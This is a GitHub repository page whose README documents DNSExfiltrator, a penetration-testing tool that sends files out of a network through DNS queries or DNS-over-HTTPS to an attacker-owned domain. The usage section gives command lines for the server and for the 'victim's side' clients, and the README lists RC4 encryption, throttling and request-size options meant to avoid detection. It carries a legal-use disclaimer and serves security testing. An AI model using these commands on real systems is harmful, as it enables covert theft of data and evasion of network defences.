

Sign in

Arno0x / **DNSExfiltrator** Public

Notifications

Fork 180

Star 844

Code

Issues 4

Pull requests 2

Actions

Projects

Security

Insights

master ▾

Go to file

Code ▾

release	
.gitattributes	
Invoke-DNSExfiltrator...	
dnsExfiltrator.cs	
dnsExfiltrator.js	
dnsexfiltrator.py	
readme.md	
requirements.txt	

README

# DNSExfiltrator

Author: Arno0x0x - [@Arno0x0x](#)

DNSExfiltrator allows for transferring (*exfiltrate*) a file over a DNS request covert channel. This is basically a data leak testing tool allowing to exfiltrate data over a covert channel.

## About

Data exfiltration over DNS request covert channel

- Readme
- Activity
- 844 stars
- 39 watching
- 180 forks
- Report repository


## Releases

No releases published

## Packages

No packages published

## Languages



DNSExfiltrator has two sides:

1. The **server side**, coming as a single python script ( `dnsexfiltrator.py` ), which acts as a custom DNS server, receiving the file
2. The **client side** (*victim's side*), which comes in three flavors:
  - `dnsexfiltrator.cs` : a C# script that can be compiled with `csc.exe` to provide a Windows managed executable
  - `Invoke-DNSExfiltrator.ps1` : a PowerShell script providing the exact same functionalities by wrapping the `dnsexfiltrator` assembly
  - `dnsexfiltrator.js` : a JScript script which is a conversion of the `dnsexfiltrator` DLL assembly using `DotNetToJScript`, and providing the exact same functionalities

In order for the whole thing to work **you must own a domain name** and set the DNS record (NS) for that domain to point to the server that will run the `dnsexfiltrator.py` server side.

## Features

By default, DNSExfiltrator uses the system's defined DNS server, but you can also set a specific one to use (*useful for debugging purposes or for running the server side locally for instance*).

Alternatively, using the `h` parameter, DNSExfiltrator can perform DoH (*DNS over HTTP*) using the Google or CloudFlare DoH servers.

By default, the data to be exfiltrated is base64URL encoded in order to fit into DNS requests. However some DNS resolvers might break this encoding (*fair enough since FQDN are not supposed to case sensitive anyway*) by messing up with the sensitivity of the case (*upper or lower case*) which is obviously important for the encoding/decoding process. To circumvent this problem you can use the `-b32` flag in order to force

Base32 encoding of the data, which comes with a little size overhead. If you're using CloudFlare DoH, base32 encoding is automatically applied.

DNSExfiltrator supports **basic RC4 encryption** of the exfiltrated data, using the provided password to encrypt/decrypt the data.

DNSExfiltrator also provides some optional features to avoid detection:

- requests throttling in order to stay more stealthy when exfiltrating data
- reduction of the DNS request size (*by default it will try to use as much bytes left available in each DNS request for efficiency*)
- reduction of the DNS label size (*by default it will try to use the longest supported label size of 63 chars*)

## Dependencies

The only dependency is on the server side, as the `dnsexfiltrator.py` script relies on the external **dnslib** library. You can install it using pip:

```
pip install -r requirements.txt
```



## Usage

### SERVER SIDE

Start the `dnsexfiltrator.py` script passing it the domain name and decryption password to be used:


```
root@kali:~# ./dnsexfiltrator.py -d mydomain.com
```




## CLIENT SIDE

You can **either** use the compiled version, **or** the PowerShell wrapper (*which is basically the same thing*) **or** the JScript wrapper. In any case, the parameters are the same, with just a slight difference in the way of passing them in PowerShell.

1/ Using the C# compiled Windows executable (*which you can find in the `reLease` directory*):

```
dnsExfiltrator.exe <file> <domainName> <password>   
file: [MANDATORY] The file name  
domainName: [MANDATORY] The domain name  
password: [MANDATORY] Password used  
-b32: [OPTIONNAL] Use base32 encoding  
h: [OPTIONNAL] Use Google or Bing  
DNS_Server: [OPTIONNAL] The DNS server  
throttleTime: [OPTIONNAL] The time in milliseconds  
requestMaxSize: [OPTIONNAL] The maximum size of the request  
labelMaxSize: [OPTIONNAL] The maximum size of the label
```

2/ Using the PowerShell script, well, call it in any of your preferred way (*you probably know tons of ways of invoking a powershell script*) along with the script parameters. Most basic example:

```
c:\DNSExfiltrator> powershell   
PS c:\DNSExfiltrator> Import-Module .\Invoke-DNSExfiltrator.ps1  
PS c:\DNSExfiltrator> Invoke-DNSExfiltrator -i :  
[...]
```

Check the EXAMPLES section in the script file for further usage examples.

3/ Using the JScript script, pass it the exact same arguments as you would with the standalone Windows executable:

```
cscript.exe dnsExiltrator.js inputFile mydomain
```

Or, with some options:

```
cscript.exe dnsExiltrator.js inputFile mydomain
```

## TODO

- Some will ask for AES encryption instead of RC4, I know... might add it later
- Display estimated transfer time
- Do better argument parsing (*I'm too lazy to learn how to use a c# argument parsing library, I wish it was as simple as Python*)

## DISCLAIMER

This tool is intended to be used in a legal and legitimate way only:

- either on your own systems as a means of learning, of demonstrating what can be done and how, or testing your defense and detection mechanisms
- on systems you've been officially and legitimately entitled to perform some security assessments (pentest, security audits)

Quoting Empire's authors: *There is no way to build offensive tools useful to the legitimate infosec industry while simultaneously preventing malicious actors from abusing them.*

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)

